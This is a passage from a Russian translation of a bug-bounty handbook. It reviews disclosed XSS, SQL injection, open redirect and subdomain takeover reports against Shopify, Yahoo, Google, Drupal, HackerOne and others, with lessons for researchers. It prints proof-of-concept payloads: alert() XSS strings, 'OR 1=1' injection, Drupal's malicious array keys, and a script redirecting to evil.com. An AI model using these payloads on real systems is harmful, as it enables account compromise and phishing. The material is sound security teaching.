Тестируйте все, уделяйте особое внимание ситуациям, где введенный текст рендерится на странице. Проверяйте, можете ли вы включить в ввод HTML или Javascript, и смотрите, как сайт обрабатывает их. Так же пробуйте закодировать ввод подобно тому, как описано в главе, посвященной HTML-инъекциям.

XSS-уязвимости не должны быть сложными или запутанными. Эта уязвимость была самой простой, которую можно представить — простое поле для ввода текста, которое не обрабатывает пользовательский ввод. И она была обнаружена 21 декабря 2015, и принесла хакеру \$500! Все, что потребовалось — хакерское мышление.

## 2. Корзина подарочных карт Shopify

**Сложность:** Низкая

**Url:** hardware.shopify.com/cart

**Ссылка на отчет:** [https://hackerone.com/reports/95089<sup>32</sup>](https://hackerone.com/reports/95089)

**Дата отчета:** 21 октября 2015

**Выплаченное вознаграждение:** \$500

**Описание:**

Сайт магазина подарочных карт Shopify<sup>33</sup> позволяет пользователям создавать собственное оформление для подарочных карт с помощью HTML-формы, включающей в себя окошко загрузки файла, несколько строк для ввода текста деталей, и так далее. Вот скриншот:

---

<sup>32</sup><https://hackerone.com/reports/95089>

<sup>33</sup><http://hardware.shopify.com/collections/gift-cards/products/custom-gift-card>

The screenshot shows the Shopify admin interface for gift cards. At the top, there's a navigation bar with links for Overview, Complete kit, Shipping, Card readers, Stands, Receipts, Cash, Barcodes, and Gift cards. A green 'Cart' button is also visible.

The main content area is titled 'GIFT CARDS' and features a sub-section titled 'Design your own'. This section includes a 'Front of card' upload field with a placeholder 'Choose file' and a note that files will be uploaded when you add your gift cards to the cart. It also includes a note about supported file formats: TIFF, EPS, PNG or JPEG.

Below this, there's a link to download a gift card template in AI or PSD format.

The next section, 'Back details', contains fields for 'Line 1', 'Line 2', and 'Line 3', each with a placeholder for store name, address, and website URL respectively. A note states that a proof will be emailed for approval within two business days.

At the bottom, there's a note about card printing times: 'Cards printed in:  7-10 Business days  3-5 Business days (+\$50)'.

Below that, there's a dropdown for 'Number of gift cards' set to 100, and a green 'Add to Cart' button.

Finally, there's a link to 'Gift card information'.

### Скриншот формы магазина подарочных карт Shopify

XSS-уязвимость здесь срабатывала, когда в поле формы, предназначенное для названия изображения, вводили Javascript. Это довольно легко сделать, используя HTML прокси, о ко-

торых мы поговорим позднее в главе “Инструменты”. Итак, оригинальная отправка формы включала:

```
1 Content-Disposition: form-data; name="properties[Artwor\
2 k file]"
```

Её можно было перехватить и изменить на:

```
1 Content-Disposition: form-data; name="properties[Artwor\
2 k file<img src='test' onmouseover='alert(2)'>]";
```



## Выводы

Здесь можно подметить две вещи, которые помогут обнаруживать XSS-уязвимости:

1. Уязвимость в этом случае не была непосредственно в самом поле загрузки файла — она была в названии поля. Так что, когда вы ищите возможность применить XSS, не забывайте поиграться со всеми доступными значениями полей.
2. Указанное значение было отправлено после того, как его изменили при помощи прокси. Это важно в ситуациях, когда на клиентской стороне (в вашем браузере) значения валидируются перед отправкой на сервер.

На самом деле, каждый раз, когда вы видите, что валидация в реальном времени осуществляется в вашем браузере, это должно быть красным флагом, сигнализирующим о необходимости протестировать это поле! Разработчики могут допускать ошибки, не валидируя отправленные значения на предмет вредоносного кода на сервере, потому что надеются, что Javascript-валидация в браузере уже осуществила проверку.

## 3. Форматирование валюты Shopify

**Сложность:** Низкая

**Url:** SITE.myshopify.com/admin/settings/general

**Ссылка на отчет:** <https://hackerone.com/reports/104359><sup>34</sup>

---

<sup>34</sup><https://hackerone.com/reports/104359>


**Дата отчета:** 9 декабря 2015

**Выплаченное вознаграждение:** \$1,000

### Описание:

Настройки магазинов Shopify включают возможность изменить форматирование валюты. 9 декабря было сообщено, что значения из этих полей ввода не были надлежащим образом очищены при настройке страниц в социальных сетях.

Другими словами, злоумышленник мог настроить магазин и изменить настройки валюты для магазина следующим образом:





## Выводы

XSS-уязвимости возникают при небезопасном рендере Javascript. Есть вероятность, что текст будет использован в нескольких местах на сайте, так что исследовать нужно каждый уголок. В этом случае Shopify не осуществлял проверку на XSS на страницах оплаты и магазина, поскольку пользователи имеют возможность использовать Javascript в своих собственных магазинах. Этую уязвимость можно было бы списать со счетов, если бы не возможность использования значения, введенного в поле, на внешних сайтах социальных сетей.

## 4. Хранимый XSS на Yahoo Mail

**Сложность:** Низкая

**Url:** Yahoo Mail

**Ссылка на отчет:** [Klikki.fi<sup>35</sup>](https://klikki.fi/adv/yahoo.html)

**Дата отчета:** 26 декабря 2015

**Выплаченное вознаграждение:** \$10,000

**Описание:**

Редактор почты Yahoo позволял людям вставлять изображения в письма через HTML, с помощью тега IMG. Эта уязвимость обнаруживается, когда тег IMG некорректно сформирован или невалиден.

Большинство HTML-тегов принимают атрибуты, дополнительную информацию о HTML-теге. Например, тег IMG принимает атрибут src, указывающий расположение вставляемого

---

<sup>35</sup><https://klikki.fi/adv/yahoo.html>

изображения. Более того, некоторые атрибуты являются булевыми, что значит, что если они включены, они означают значение true в HTML, а когда они пропущены, они равны false.

Зная об этой уязвимости, Jouko Pyynnonen обнаружил, что если он добавит булевые атрибуты со значениями к HTML-тегам, Yahoo Mail удалит значения, но оставит знаки равенства. Вот пример с сайта Klikki.fi:

```
1 <INPUT TYPE="checkbox" CHECKED="hello" NAME="check box">
```

Здесь, тег input может включать в себя атрибут checked, определяющий, должен ли чекбокс быть помеченным включенным или выключенным. В соответствии с парсингом, описанным выше, эта конструкция превращалась в следующее:

```
1 <INPUT TYPE="checkbox" CHECKED= NAME="check box">
```

Обратите внимание, что HTML уже не содержит значения для атрибута checked, но по-прежнему содержит знак равенства.

Это выглядит безобидно, но в соответствии с HTML-спецификациями, браузеры читают это как если бы атрибут CHECKED имел значение NAME="check" и третий атрибут box, у которого нет значения. Это происходит из-за того, что HTML позволяет вставлять ноль или более символов пробела вокруг знака равенства при указании значения атрибута без кавычек.

Чтобы использовать это, Jouko отправил следующий IMG тег:

```
1 <img ismap='xxx' itemtype='yyy style=width:100%;height:\n2 100%;position:fixed;left:0px;top:0px; onmouseover=alert\\n3 (/XSS/)///>
```

а Yahoo Mail отфильтровал его, и в результате получилось это:

```
1 <img ismap=itemtype=yyy style=width:100%;height:100%;po\
2 sition:fixed;left:0px;top:0px; onmouseover=alert(/XSS/)\ \
3 //>
```

В результате, браузер отрисовывал бы IMG-тег, занимающий все окно браузера, а при наведении мыши на изображение, выполнялся бы Javascript.



## Выводы

Передача некорректного или сломанного HTML — отличный способ тестирования того, как сайты парсят ввод. Для белого хакера важно думать нестандартно и рассматривать вещи, которые могли не предусмотреть разработчики. Например, с обычными тегами изображениями, что произойдет, если вы передадите два атрибута src? Как будет отрисовано изображение?

## 5. Поиск изображений Google

**Сложность:** Средняя

**Url:** images.google.com

**Ссылка на отчет:** [Zombie Help<sup>36</sup>](#)

**Дата отчета:** 12 сентября 2015

**Выплаченное вознаграждение:** Не раскрыто

**Описание:**\*

В сентябре 2015, Махмуд Джамал использовал Google Картинки, чтобы найти картинку для своего профиля Hackerone. В процессе поиска он заметил нечто интересное в URL изображения от Google:

---


<sup>36</sup>! <http://zombiehelp54.blogspot.ca/2015/09/how-i-found-xss-vulnerability-in-google.html>

```
1 http://www.google.com/imgres?imgurl=https://lh3.googleusercontent.com/...
```

Обратите внимание ссылку в imgurl на настоящий url. При наведении на уменьшенную версию изображения, Махмуд заметил, что якорь тега href содержит тот же url. В результате, он попытался изменить параметр на “javascript:alert(1)” и увидел, что якорь тега href также изменил значение на новое.

Обрадовавшись, он кликнул по ссылке, но Javascript не выполнялся, поскольку Google URL был изменен на что-то другое. Оказалось, что код Google изменяет значение url по клику мыши через событие Javascript onmousedown.

Учтя это, Махмуд решил попробовать воспользоваться клавиатурой, используя клавишу tab для навигации по странице. Когда он добрался до кнопки “Просмотреть изображение”, Javascript сработал, обнаружив XSS-уязвимость. Вот изображение:



Google XSS Vulnerability



## Выводы

Всегда будьте начеку. Легко предположить, что просто потому, что компания огромная или хорошо известна, то все уже было найдено. Однако, компании постоянно обновляют свой код.

В дополнение, еще раз, вам необходимо мыслить нестандартно. В этом случае легко было сдаться после того, как Google изменил значение с помощью обработчика события `onmousedown`, посчитав, что ссылка всегда нажимается с помощью мыши.

## 6. Stored XSS в Google Tagmanager

**Сложность:** Средняя

**Url:** tagmanager.google.com

**Ссылка на отчет:** <https://blog.it-securityguard.com/bugbounty-the-5000-google-xss><sup>37</sup>

**Дата отчета:** 31 октября 2014

**Выплаченное вознаграждение:** \$5000

**Описание:**

В октябре 2014 Патрик Ференбах нашел уязвимость stored XSS в Google. Этот отчет интересен тем, как он сумел получить payload past Google.

Google Tagmanager - SEO инструмент, который позволяет маркетологам с легкостью добавлять теги для сайтов, включая трекинг конверсии, аналитику сайта, ремаркетинг, и многое другое.... Для этого используется множество веб-форм, с которыми должны взаимодействовать пользователи. В результате,

---

<sup>37</sup><https://blog.it-securityguard.com/bugbounty-the-5000-google-xss>

Патрик начал с того, что ввел XSS-содержимое, выглядевшее как `#>img src=/ onerror=alert(3)>`, в доступные поля форм. Если ввод принимался, это закрывало существующий HTML `>` и затем пыталось загрузить несуществующее изображение, которое выполняло ошибку Javascript `onerror, alert(3)`.

Однако, это не сработало. Google надлежащим образом экранировал ввод. Тем не менее, Патрик заметил альтернативу - Google предоставляет возможность загрузить JSON-файл со множеством тегов. Он скачал файл-пример и загрузил:

```
1 "data": {  
2     "name": "#><img src=/ onerror=alert(3)>",  
3     "type": "AUTO_EVENT_VAR",  
4     "autoEventVarMacro": {  
5         "varType": "HISTORY_NEW_URL_FRAGMENT"  
6     }  
7 }
```

Здесь вы можете увидеть название тега в его XSS-коде. Оказалось, что Google не экранировал ввод из загружаемых файлов и вредоносный код был выполнен.



## Выводы

Здесь есть две интересные вещи. Во-первых, Патрик обнаружил альтернативу предложенному методу ввода - обращайте внимание и тестируйте все методы ввода, предоставляемые целью. Во-вторых, Google очищал ввод, но не экранировал его при рендрере. Если бы они экранировали ввод Патрика, вредоносный код не сработал бы, поскольку HTML конвертировался бы в безобидные буквы.

## Итоги

XSS-уязвимости являются реальной опасностью для разработчиков сайтов и по-прежнему превалируют на сайтах, зачастую находясь на самом виду. Просто отправив метод Javascript `alert('test')`, вы можете проверить, уязвимо ли поле. Кроме того, вы можете комбинировать это с HTML-инъекцией и отправлять закодированные символы ASCII, чтобы увидеть, был ли отрендерен и интерпретирован текст.

Вот некоторые вещи, которые нужно помнить при поиске XSS-уязвимостей:

### 1. Тестируйте все

Вне зависимости от того, на каком сайте вы находитесь и когда, всегда помните о поиске уязвимостей! Даже не думайте, что этот сайт слишком большой или слишком сложный, чтобы быть уязвимым. Возможности могут смотреть вам в лицо, прося протестировать их, как на [wholesale.shopify.com](https://wholesale.shopify.com). Stored XSS в Google Tagmanager был результатом обнаружения альтернативного способа добавления тегов на сайт.

### 1. Уязвимости могут присутствовать в любом значении формы

Например, уязвимость на сайте подарочных карт Shopify стала возможна благодаря изменению названия поля, ассоциированного с загрузкой изображения, а не с самим полем загрузки файла.

### 1. Всегда используйте HTML-прокси при тестировании

Когда вы пытаетесь отправить вредоносные значения с самого сайта, вы можете столкнуться с ложными срабатываниями, когда Javascript-код сайта подхватывает ваши невалидные значения. Не тратьте свое время. Отправляйте корректные значения через браузер, а затем изменяйте их с помощью прокси на исполняемый Javascript и отправляйте его.

## 1. XSS-уязвимости возникают во время рендеринга

Поскольку XSS возникает, когда браузеры рендерят текст, убедитесь, что проверили все области сайта, где используются введенные вами значения. Возможно, что добавленный вами Javascript не будет отрендерен немедленно, но может оказаться на других страницах. Это непросто, но вы определенно не захотите упустить случаи, когда сайт фильтрует ввод, но не экранирует вывод. Если это формы, поищите способы обойти фильтрацию ввода, разработчики могли полениться и не сделать экранирование отображаемого ввода.

### 1. Тестируйте неожиданные значения

Не предоставляйте каждый раз ожидаемые типы значений. Когда HTML-экспloit в Yahoo Mail был обнаружен, был передан не ожидаемый атрибут IMG. Думайте нестандартно и учитывайте то, что мог ожидать разработчик, а затем попытайтесь передать что-то, не соответствующее этим ожиданиям. Это включает обнаружение инновационных способов для потенциального выполнения Javascript, таких, как обход события onmousedown на Google Картинках.

# SQL инъекции

## Описание

SQL инъекция, или SQLi, является уязвимостью, которая позволяет хакеру “внедрять” SQL-утверждения в цель и получать доступ к её базе данных. Потенциал здесь довольно большой, что зачастую обнаруживает высокооплачиваемые уязвимости. Например, атакующие могут получить возможность выполнять все или некоторые из CRUD-действий (Creating, Reading, Updating, Deleting, они же Создание, Чтение, Обновление и Удаление) в отношении информации в базе данных. Атакующие могут даже получить возможность удаленно выполнять команды.

SQLi-атаки обычно являются результатом неэкранированного ввода, передаваемого сайту и используемого как часть запроса к базе данных. Пример может выглядеть так:

```
1 $name = $_GET['name'];
2 $query = "SELECT * FROM users WHERE name = $name";
```

Здесь передаваемое от пользователя значение вставляется прямо в запрос к базе данных. Если пользователь введет **test' OR 1=1**, запрос вернет первую запись с **name = test** ИЛИ **1=1**, то есть первую строку. В других случаях у вас может быть что-то такое:

```
1 $query = "SELECT * FROM users WHERE (name = $name AND p\
2 assword = 12345");
```

В этом случае, если вы используете тот же самый код, **test' OR 1=1**, ваше утверждение будет выглядеть так:

```
1 $query = "SELECT * FROM users WHERE (name = 'test' OR 1\  
2 =1 AND password = 12345");
```

И здесь запрос будет действовать несколько иначе (по крайней мере, с MySQL). Мы получим все записи, где name равно **test** и все записи, где пароль равен **12345**. Это определенно не выполнит нашу цель, которая заключается в поиске первой записи в базе данных. В результате, нам понадобится устраниить параметр password и мы можем сделать это с помощью комментария, **test' OR 1=1;--**. Что мы сделали: мы добавили точку с запятой, чтобы корректно завершить SQL-утверждение, и тут же добавили два дефиса, чтобы заставить все, что следует за ними, расцениваться как комментарий и не выполняться. Это позволит нам получить тот же результат, что и в изначальном примере.

## Примеры

### 1. SQL инъекция в Drupal

**Сложность:** Средняя

**Url:** Любой сайт на Drupal версии ниже 7.32

**Ссылка на отчет:** <https://hackerone.com/reports/31756><sup>38</sup>

**Дата отчета:** 17 октября 2014

**Выплаченное вознаграждение:** \$3000

**Описание:**

Drupal - популярная система управления контентом, используемая для создания сайтов, очень похожая на Wordpress и Joomla. Она написана на PHP и основана на модулях, что

---

<sup>38</sup><https://hackerone.com/reports/31756>

означает, что новая функциональность может быть добавлена к сайту на Drupal через установку модуля. Сообщество Drupal написало тысячи модулей и сделало их доступными бесплатно. Примеры включают магазины, интеграции со сторонними сервисами, создание контента, и так далее. Однако, каждая установка Drupal содержит один и тот же набор модулей ядра, используемых для запуска платформы и требующих подключения к базе данных. Обычно их называют *ядром Drupal*.

В 2014 команда безопасности Drupal выпустила срочное обновление безопасности для ядра Drupal, обозначив, что все сайты на Drupal уязвимы к SQL инъекции, которая может быть осуществлена любым анонимным пользователем. Эффект этой уязвимости мог позволить атакующему захватить любой не обновленный сайт на Drupal.

Стефан Хорст обнаружил, что разработчики Drupal некорректно реализовали оберточную функциональность для осуществления запросов к БД, и она могла быть использована злоумышленниками. Точнее, Drupal использовала PHP Data Objects (PDO) как интерфейс для доступа к БД. Разработчики ядра Drupal написали код, который вызывал эти функции PDO и этот код Drupal использовался каждый раз, когда другие разработчики писали код для взаимодействия с базой данных Drupal. Это обычная практика в разработке программного обеспечения. Причина этого в том, чтобы позволить Drupal быть использованной с различными типами баз данных (MySQL, Postgres, и так далее), устраниТЬ сложность и предоставить стандартизацию.

Так вот, как оказалось, Стефан обнаружил, что обертка ядра Drupal делала некорректное предположение о передаваемом SQL-запросу массиве данных. Вот оригинальный код:

```
1 foreach ($data as $i => $value) {  
2     [...]  
3     $new_keys[$key . '_' . $i] = $value;  
4 }
```

Видите ошибку (я не увидел)? Разработчики предположили, что массив данных всегда будет содержать цифровые ключи, такие, как 0, 1, 2, и так далее. (значение \$i) и они присоединили переменную **\$key** к **\$i** и сделали его равным **\$value**. Вот как выглядит типичный запрос от функции **db\_query**, встроенной в Drupal:

```
1 db_query("SELECT * FROM {users} WHERE name IN (:name)", \  
2 array(':name'=>array('user1','user2')));
```

Здесь функция **db\_query** принимает запрос к БД **SELECT \* FROM {users} where name IN (:name)** и массив значений, чтобы заменить болванки в запросе. В PHP, когда вы объявляете массив как **array('value', 'value2', 'value3')**, он на самом деле создает **[0 => 'value', 1 => 'value2', 2 => 'value3']**, где каждое значение доступно по цифровому ключу. В этом случае, переменная **:name** была заменена значениями в массиве **[0 => 'user1', 1 => 'user2']**. В результате мы получаем:

```
1 SELECT * FROM users WHERE name IN (:name_0, :name_1)
```

Пока неплохо. Проблема возникает, когда вы получаете массив, который не содержит цифровых ключей, как следующий:

```
1 db_query("SELECT * FROM {users} where name IN (:name)", \  
2 array(':name'=>array('test' -- '=> 'user1','test' => \  
3 'user2')));
```

В этом случае, `:name` является массивом и его ключи таковы: `'test' -'`, `'test'`. Вы видите, куда все идет? Когда Drupal получает это и обрабатывает массив, создавая запрос, мы получаем следующее:

```
1 SELECT * FROM users WHERE name IN (:name_test) -- , :na\
2 me_test)
```

Может быть непросто увидеть, почему это так, так что давайте углубимся в детали. Основываясь на `foreach`, описанном выше, Drupal пройдется по всем элементам в массиве, один за другим. Далее, для первой итерации `$i = test` – и `$value = user1`. Теперь, `$key` равен `(:name)` из запроса, и в сочетании с `$i` мы получаем `name_test` –. Для второй итерации `$i = test` и `$value = user2`. В комбинации `$key` с `$i` мы получаем `name_test`. В результате болванка с `:name_test`, равная `user2`.

Теперь, когда мы немного разобрались в этом, суть в том, что Drupal оборачивал поступающие объекты PHP PDO, потому что PDO позволяет это для нескольких запросов. Атакующий мог передать вредоносный ввод, вроде настоящего SQL-запроса на создание администраторского пользователя в качестве ключа массива, он был бы интерпретирован и выполнен как множество запросов.



## Выводы

SQLi становится труднее найти, по крайней мере, судя по отчетам исследователей для этой книги. Этот пример был интересен, поскольку дело не просто в отправке одиночной кавычки и порче запроса. Скорее, дело в том, как код Drupal обрабатывал передаваемые внутренним функциям массивы. Это непросто заметить при слепом тестировании (где у вас нет доступа к коду). Вывод из этого следующий: ищите возможности к изменению структуры передаваемого сайту ввода. Там, где URL принимает ?name в качестве параметра, попробуйте передать массив вроде ?name[], чтобы посмотреть, как сайт с этим справится. Это может не выявить SQLi, но может привести к другому интересному поведению.

## Итоги

SQLi может быть довольно значимым и опасным для сайта. Обнаружение этого типа уязвимости может привести к полному CRUD доступу к сайту. В некоторых случаях это может привести даже к возможности удаленного исполнения кода. Пример из Drupal был как раз таким случаем, где атакующие выполняли код через уязвимость. При поиске таких уязвимостей вы не только должны быть внимательны к возможностям передачи неэкранированных одиночных и двойных кавычек запросу, но так же и к возможностям передачи данных неожиданными способами, вроде замены параметров массива в данных POST.

# Уязвимости Открытого Перенаправления (Open Redirect)

## Описание

Согласно Open Web Application Security Project, открытое перенаправление происходит, когда приложение принимает параметр и перенаправляет пользователя к значению этого параметра без какой-либо валидации и проверки содержимого этого параметра.

Эта уязвимость используется в фишинговых атаках, чтобы заставить пользователей посетить вредоносные сайты усыпляя их бдительность. Вредоносный веб-сайт будет выглядеть при этом точно также как и настоящий, с той лишь разницей что задача вредоносного сайта собирать личную и конфиденциальную информацию.



### Ссылки OWASP

Ознакомьтесь с OWASP шпаргалкой по Непроверенным переадресациям и перенаправлениям<sup>39</sup>

---

<sup>39</sup>[https://www.owasp.org/index.php/Unvalidated\\_Redirects\\_and\\_Forwards\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet)

## Примеры

### 1. Открытое перенаправление при установке темы оформления для Shopify

**Сложность:** Низкая

**Url:** [app.shopify.com/services/google/themes/preview/supply-blue?domain\\_name=XX](https://app.shopify.com/services/google/themes/preview/supply-blue?domain_name=XX)

**Ссылка на отчет:** [https://hackerone.com/reports/101962<sup>40</sup>](https://hackerone.com/reports/101962)

**Дата отчета:** 25 ноября 2015

**Выплаченное вознаграждение:** \$500

**Описание:**

Платформа Shopify позволяет администраторам магазина настраивать внешний вид своих магазинов. При этом администраторы устанавливают сторонние темы оформления. Уязвимость была обнаружена в том, что страница установки темы оформления в адресе запроса была определена как параметр перенаправления и вернула 301 редирект в браузер пользователя без проверки домена перенаправления.

В результате, если пользователь зайдёт по адресу [https://app.shopify.com/blue?domain\\_name=example.com](https://app.shopify.com/blue?domain_name=example.com), он будет перенаправлен на страницу <http://example.com/admin>.

Злоумышленник мог бы разместить сайт на этом домене, чтобы попытаться провести фишинг-атаки на ничего не подозревающих пользователей.

---

<sup>40</sup><https://hackerone.com/reports/101962>



## Выводы

Рискну лишний раз повториться, но не все уязвимости являются сложными. Открытая переадресация в данном случае просто требует изменения параметра перенаправления на внешний сайт.

## 2. Открытое перенаправление входа в Shopify

**Сложность:** Средняя

**Url:** <http://mystore.myshopify.com/account/login>

**Ссылка на отчет:** [https://hackerone.com/reports/103772<sup>41</sup>](https://hackerone.com/reports/103772)

**Дата отчета:** 6 декабря 2015

**Выплаченное вознаграждение:** \$500

**Описание:**

Это открытое перенаправление очень схоже с уязвимостью при установке темы оформления, описанной выше, но здесь уязвимость возникает после того, как пользователь уже вошел в систему с помощью оформления заказа ?checkout\_url. Например:

1 [http://mystore.myshopify.com/account/login?checkout\\_url=.np](http://mystore.myshopify.com/account/login?checkout_url=.np)

В результате, когда пользователь посещает эту ссылку и входит в систему, он будет перенаправлен на:

---

<sup>41</sup><https://hackerone.com/reports/103772>

1 <https://mystore.myshopify.com.np/>

который на самом деле не является доменом исходного магазина Shopify!

### 3. Промежуточное перенаправление HackerOne

**Сложность:** Средняя

**Url:** Недоступен

**Ссылка на отчет:** <https://hackerone.com/reports/111968><sup>42</sup>

**Дата отчета:** 20 января 2016

**Выплаченное вознаграждение:** \$500

**Описание:**

Промежуточное перенаправление — это простое перенаправление, следующее за другим перенаправлением, где окончательное перенаправление становится возможным после указания на него первым.

HackerOne фактически предоставил текстовое описание этой уязвимости в своём докладе:

Ссылки домена hackerone.com рассматривались как надёжные ссылки, в том числе с последующим параметром /zendesk\_session. Любой пользователь мог создать пользовательскую учетную запись Zendesk, которая дальше перенаправляла пользователя на ненадежный веб-сайт и передавала все параметры в /redirect\_to\_account?state=param; поскольку Zendesk

---

<sup>42</sup><https://hackerone.com/reports/111968>

разрешает перенаправления между учётными записями напрямую, без промежуточных переадресаций, пользователь перенаправлялся в ненадежное место без какого-либо предупреждения.

Учитывая что происхождение этой уязвимости находится в пределах Zendesk, мы решили использовать ссылки с zendesk\_session в качестве внешних ссылок, которые генерировали бы иконку и промежуточную страницу предупреждения при нажатии.

Также, Махмуд Джамал (да, тот самый Махмуд из Google XSS уязвимости) создал compayn.zendesk.com и добавил:

```
1 <script>document.location.href = "http://evil.com";</sc\
2 ript>
```

в заголовок файлов через редактор темы оформления zendesk.  
Затем, прошёл по ссылке:

```
1 https://hackerone.com/zendesk_session?locale_id=1&retur\
2 n_to=https://support.hackerone.com/ping/redirect_to_acc\
3 ount?state=company:/
```

которая используется для переадресации для создания сеанса Zendesk.

И что интересно, Махмуд сообщил Zendesk об этой проблеме перенаправлений сразу же. Однако, они отметили, что они не замечали какой-либо проблемы с этой уязвимостью. Поэтому, естественно, Махмуд продолжал свои исследования, чтобы понять, как эта уязвимость может быть использована.



## Выводы

Мы уже обсуждали это в главе Authenticate, но стоит повторить еще раз. Как и при поиске уязвимостей, примите к сведению, что каждый из использующихся сервисов сайта представляет собой новый вектор атаки во время поиска. При этом, указанная в примере уязвимость была возможна благодаря сочетанию использования HackerOne с Zendesk и знанием о том, какие перенаправления они позволяют совершать.

Кроме того стоит учесть, что когда вы находите ошибки и уязвимости, до момента их исправления может пройти много времени, прежде чем ваш отчёт о найденной уязвимости прочитают, поймут, и на него отреагируют. Вот почему у меня есть глава Отчеты об уязвимостях. Более тщательная работа, а также детализированность и вежливость в вашем отчёте поможет обеспечить более глубокое понимание вопроса тем, кто занимается вопросами защиты информации, и как следствие более быструю реакцию.

Но некоторые компании даже не смотря на то, о чём я говорил, будут с вами не согласны. Если это так, смело продолжайте копать, как это сделал Махмуд. Вы можете доказать существование реальной угрозы безопасности эксплуатацией и демонстрацией возможности этой уязвимости на деле.

## Итоги

Открытое перенаправление - интересная уязвимость. Она позволяет злоумышленнику перенаправлять ничего не подозревающих людей на вредоносные сайты. Нахождение этих уязвимостей, как показывают примеры, часто требуют наблюдения.

тельности. Иногда их легко найти по строчками `redirect_to=`, `domain_name=`, `checkout_url=`, и подобным. Этот тип уязвимости полагается на использование доверия, когда жертвы посещают сайт хакера, думая, что они посетят знакомый сайт.

Как правило, вы можете обнаружить эту уязвимость, когда URL передается в качестве параметра для веб-запроса. Следите за адресом и “играйте” с ним, чтобы увидеть, примет ли он ссылку на внешний сайт.

Кроме того, промежуточное перенаправление от HackerOne показывает важность того, что и инструменты и сервисы веб-сайтов могут содержать уязвимости, и что иногда необходимо проявить настойчивость, наглядно демонстрировать уязвимость, прежде чем она будет признана и принята.

# **Захват поддомена**

## **Описание**

Захват поддомена действительно выглядит так, как звучит. Это ситуация, при которой злоумышленник способен претендовать на поддомен от имени основного и настоящего сайта. В двух словах, этот тип уязвимости вовлекает сайт созданием записи DNS для поддомена, например в Heroku (хостинговая компания), и никогда не утверждает, что это дочерний домен этого сайта.

1. example.com регистрируется в Heroku
2. example.com создает DNS запись, указывающую переадресацию поддомена subdomain.example.com на unicorn457.herokuapp.com
3. example.com не претендует на unicorn457.herokuapp.com
4. Злоумышленник забирает unicorn457.herokuapp.com и дублирует example.com
5. Весь трафик для subdomain.example.com направляется на вредоносный сайт, который выглядит как example.com

Таким образом, для того чтобы это произошло, должны быть невостребованные DNS записи для внешней службы. Таких как Heroku, Github, Amazon S3, Shopify и т.д. Лучший способ найти их - использовать KnockPy, который обсуждается в разделе Инструменты. Он перебирает общий список поддоменов, чтобы проверить их существование.

## Примеры

### 1. Захват поддомена Ubiquiti

**Сложность:** Низкая

**Url:** <http://assets.goubiquiti.com>

**Ссылка на отчет:** [https://hackerone.com/reports/109699<sup>43</sup>](https://hackerone.com/reports/109699)

**Дата отчета:** 10 января 2016

**Выплаченное вознаграждение:** \$500

#### Описание:

Так же, как и в описании для захвата поддомена предполагается, что <http://assets.goubiquiti.com> содержит запись DNS, указывающую на Amazon S3 для хранения файлов. Но на самом деле такого Amazon S3 хранилища не существует. Скриншот из HackerOne:

| Type  | Domain Name                                                      | Canonical Name                                                                                                   | TTL   |
|-------|------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------|-------|
| CNAME | <a href="http://assets.goubiquiti.com">assets.goubiquiti.com</a> | <a href="http://uwn-images.s3-website-us-west-1.amazonaws.com">uwn-images.s3-website-us-west-1.amazonaws.com</a> | 5 min |

#### Goubiquiti Assets DNS

В результате, злоумышленник может захватить [uwn-images.s3-website-us-west-1.amazonaws.com](http://uwn-images.s3-website-us-west-1.amazonaws.com) и разместить там сайт. Предполагая, что он может сделать сайт похожим на Ubiquiti, уязвимость здесь заключается в обмане пользователей, сборе их личной информации и получении их аккаунтов.

<sup>43</sup><https://hackerone.com/reports/109699>



## Выводы

записи DNS представляет новую и уникальную возможность раскрыть уязвимые места. Используйте KnockPy для проверки существования поддоменов, а затем удостоверьтесь, что они указывают на допустимые ресурсы, уделяя особое внимание сторонним поставщикам услуг, таким как AWS, Github, Zendesk и т.д. - услуги, которые позволяют регистрировать кастомные URL.

## 2. Переадресация Scan.me на Zendesk

**Сложность:** Низкая

**Url:** support.scan.me

**Ссылка на отчет:** [https://hackerone.com/reports/114134<sup>44</sup>](https://hackerone.com/reports/114134)

**Дата отчета:** 2 февраля 2016

**Выплаченное вознаграждение:** \$1,000

**Описание:**

Так же, как в примере с Ubiquiti, scan.me (приобретение Snapchat) содержал CNAME запись, указывающую псевдоним поддомена support.scan.me на scan zendesk.com. В этой ситуации хакер harry\_mg смог захватить scan zendesk.com, на который переадресовывал запросы к support.scan.me.

Вот и все. Выплата вознаграждения составила \$1,000...

---

<sup>44</sup><https://hackerone.com/reports/114134>



## Выводы

БУДЬТЕ ВНИМАТЕЛЬНЫ! Первое сообщение указанное в описании от Detectify было написано в октябре 2014 г. Эта уязвимость была найдена февраля 2016 и совершенно не была сложной. Успешная охота за ошибками требует наблюдательности.

### 3. Подмена официальных токенов доступа Facebook

**Сложность:** Высокая

